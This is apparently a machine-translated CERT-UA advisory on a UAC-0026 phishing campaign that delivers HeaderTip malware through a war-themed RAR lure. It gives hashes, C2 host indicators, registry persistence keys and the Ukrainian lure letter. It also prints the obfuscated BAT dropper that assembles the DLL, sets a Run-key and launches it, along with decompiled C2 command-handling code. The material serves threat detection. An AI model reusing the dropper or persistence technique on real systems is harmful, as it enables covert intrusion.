UAC-0026 Cyber Attack Using HeaderTip Malware (CERT-UA # 4244)

General Information

The government team for responding to computer emergencies in Ukraine CERT-UA found the RAR-archive "On the preservation of video recordings of the criminal actions of the army of the Russian Federation.rar", which contains the EXE-file of the same name. Running the executable file will create a lure document "# 2163_02_33-2022.pdf" (applies to a letter from the National Police of Ukraine), as well as a DLL file with the MZ header "officecleaner.dat" and the BAT file "officecleaner" removed. .bat ", which will ensure the formation of the correct DLL-file, run it and write to the Windows registry to ensure consistency.

The mentioned DLL-file is classified as a malicious program HeaderTip, the main purpose of which is to download and execute other DLL-files.

Activity is tracked by UAC-0026. Similar attacks, for example, were recorded in September 2020.

Indicators of compromise

Files:

```
1af894a5f23713b557c23078809ed01c
839e968aa5a6691929b4d65a539c2261f4ecd1c504a8ba52abbfbac0774d6fa3 About
preservation of video materials with fixing of criminal actions of the army
of the Russian Federation.rar
13612c99a38b2b07575688c9758b72cc
042271aadf2191749876fc99997d0e6bdd3b89159e7ab8cd11a9f13ae65fa6b1 On the
preservation of videos recording the criminal actions of the army of the
Russian Federation.exe
3293ba0e2eaefbe5a7c3d26d0752326e
c0962437a293b1e1c2702b98d935e929456ab841193da8b257bd4ab891bf9f69 #
2163_02_33-2022.pdf (bait document)
9c22548f843221cc35de96d475148ecf
830c6ead1d972f0f41362f89a50f41d869e8c22ea95804003d2811c3a09c3160
officecleaner.bat
4fb630f9c5422271bdd4deb94a1e74f4
a2ffd62a500abbd157e46f4caeb91217738297709362ca2c23b0c2d117c7df38
officecleaner.dat
1aba36f72685c12e60fb0922b606417c
```

63a218d3fc7c2f7fcadc0f6f907f326cc86eb3f8cf122704597454c34c141cf1
httpshelper.dll (HeaderTip)


Network:

Mozilla / 5.0 (Windows NT 10.0; WOW64; Trident / 7.0; rv: 11.0) like Gecko
hxxps: //product2020.mrbasic [.] com: 8080
product2020.mrbasic [.] com
104 [.] 155.198.25

Hosts:

% TMP% \ # 2163_02_33-2022.pdf
% TMP% \ officecleaner.bat
% TMP% \ officecleaner.dat
% TMP% \ officecleaner.dll
HKCU \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run \ httpsrvlog
HKCU \ Software \ Microsoft \ Windows \ CurrentVersion \ Run \ httpshelper
c: \ windows \ system32 \ rundll32.exe% TMP% \ httpshelper.dll, OAService

Graphic images



НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ

вул. Богомольця, 10, м. Київ, 01601,
тел. 254-93-33, info@police.gov.ua

Ідентифікаційний код 40108578

16.03.2022 року №

На № від

Заступникам начальників – начальникам кримінальної поліції головних управлінь Національної поліції в областях та м. Києві


Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації

24 лютого росія розпочала відкрите військове вторгнення до України, у тому числі з території Республіки Білорусь. Вже декілька тижнів відбуваються ракетні обстріли військової та цивільної інфраструктури по всій країні, гинуть мирні жителі, знищується майно та відбувається системне вчинення військових та злочинів проти людства військовослужбовцями армії росії.

В умовах військового стану та знищення, у тому числі об'єктів та ресурсів органів і підрозділів Національної поліції України, існує потреба у максимальному збереженні всіх доступних відеоматеріалів на яких фіксується вчинення різних злочинів армією росії.

Зокрема до таких відеоматеріалів слід віднести відеозаписи із загальнообласних та міських систем відеонагляду (Безпечне місто, Безпечний регіон), а також інших відеокамер будь-якої форми власності щодо переміщення (руху) ворожої техніки, моментів обстрілів та бомбардування, нанесення артилерійських чи авіаційних ударів по житлових будинках, школах, дитсадках, лікарнях, електростанціях та інших об'єктах забезпечення життєдіяльності населених пунктів, обстріли колон евакуації цивільних осіб, випадки вчинення мародерства та інших диверсійно-розвідувальних, протиправних і злочинних діянь. Крім того, слід приділити увагу щодо збереження відеозаписів розміщених у різних групах «месенджерів», ресурсах мережі інтернет та відео-сюжетів зроблених очевидцями таких подій (записи на телефонах та відео реєстраторах).

З огляду на викладене прошу розглянути питання щодо забезпечення збереження зазначених вище видів відеоматеріалів, та за можливості їх резервних копій, з метою подальшого долучення до матеріалів досудового розслідування та використання під час аналітичних досліджень працівниками підрозділів кримінального аналізу.



```
@echo off
set objfile=%temp%\httpshelper.dll
if not exist %objfile% (
        echo | set /p=MZfgopvhrsdfertjkZ > %objfile%
        type %temp%\officecleaner.dat >> %objfile%
        del %temp%\officecleaner.dat
        re%ooperoitlksdfgljjdfgljtrjg%g add
HK%iwejhjkhkl%CU\Software\Microsoft\Windows\C%ljljlkwjefiofljksdfha%urrentVersion\Run /v
"httpshelper" /d "c:\windows\system32\run%jlkjfaewiuoqrjljretfdsg%dll32.exe
%objfile%,OAService" /f
        start c:\windows\system32\rundll32.exe %objfile%,OAService
) else (
set bat="bat"
)
```

```
hostname = hostnames;
do {
  g_sleep_timeout = 18000;
  result = init_context(hostname,8080,0);
  if (result == 0) {
    (*pSleep)(g_sleep_timeout);
    result = init_context(hostname,8080,1);
  }
  context.unk6 = 0xd022;
  if (result != 0) {
    while (BVar2 = recv_packet((byte *)&b_type,(byte *)&b_id,(byte **)&data,&size), BVar2 != 0) {
      if (g_installed_dll_handler == NULL) {
_handle_builtin:
        type = b_type & 0xff;
        id = (byte)uVar1;
        if (type == 0) {
          result = handle_command0(id);
        }
        else if (type == 1) {
          result = handle_command1_echo(id,data_,size);
        }
        else if (type == 6) {
          result = handle_command6_write_file(id,data_,size);
        }
        else if (type == 12) {
          result = handle_command12_set_sleep_timeout(id,(int *)data_,size);
        }
        else if (type == 13) {
          result = handle_command13_load_dll(id,(char *)data_,size);
        }
        else {
          result = handle_not_implemented_command(id,NULL,0);
        }
      }
      else {
        iVar3 = (*g_installed_dll_handler)(&context,b_type,b_id,data,size);
        if (iVar3 == 0) goto _handle_builtin;
        if (iVar3 < 0) {
          result = 0;
        }
      }
      if ((data_ != NULL) && (size != 0)) {
        free(data_);
      }
      if (result == 0) break;
      if (g_running == 0) {
        return 0;
      }
    }
  }
  if (g_running == 0) {
    return 0;
  }
  if (context.hInternet != NULL) {
    close_context(&context);
  }
  hostname = next_hostname(hostnames,hostname);
  (*pSleep)(g_sleep_timeout);
} while( true );
```

```
00000000  90 00 03 00 00 00 04 00  00 00 ff ff 00 00 b8 00  |................|
00000010  00 00 00 00 00 00 40 00  00 00 00 00 00 00 00 00  |......@.........|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 e8 00 00 00 0e 1f  |................|
00000040  ba 0e 00 b4 09 cd 21 b8  01 4c cd 21 54 68 69 73  |......!..L.!This|
00000050  20 70 72 6f 67 72 61 6d  20 63 61 6e 6e 6f 74 20  | program cannot |
00000060  62 65 20 72 75 6e 20 69  6e 20 44 4f 53 20 6d 6f  |be run in DOS mo|
00000070  64 65 2e 0d 0d 0a 24 00  00 00 00 00 00 00 c1 09  |de....$.........|
00000080  d8 8a 85 68 b6 d9 85 68  b6 d9 85 68 b6 d9 ea 77  |...h...h...h...w|
00000090  b2 d9 87 68 b6 d9 ea 77  bc d9 81 68 b6 d9 a2 ae  |...h...w...h....|
000000a0  cd d9 82 68 b6 d9 85 68  b7 d9 98 68 b6 d9 9b 3a  |...h...h...h...:|
000000b0  32 d9 80 68 b6 d9 9b 3a  24 d9 84 68 b6 d9 9b 3a  |2..h...:$..h...:|
000000c0  27 d9 84 68 b6 d9 52 69  63 68 85 68 b6 d9 00 00  |'..h..Rich.h....|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  00 00 00 00 00 00 50 45  00 00 4c 01 04 00 00 00  |......PE..L.....|
000000f0  00 00 00 00 00 00 00 00  00 00 e0 00 02 21 0b 01  |.............!..|
00000100  09 00 00 18 00 00 00 0c  01 00 00 00 00 00 f3 25  |...............%|
00000110  00 00 00 10 00 00 00 30  00 00 00 00 00 10 00 10  |.......0........|
```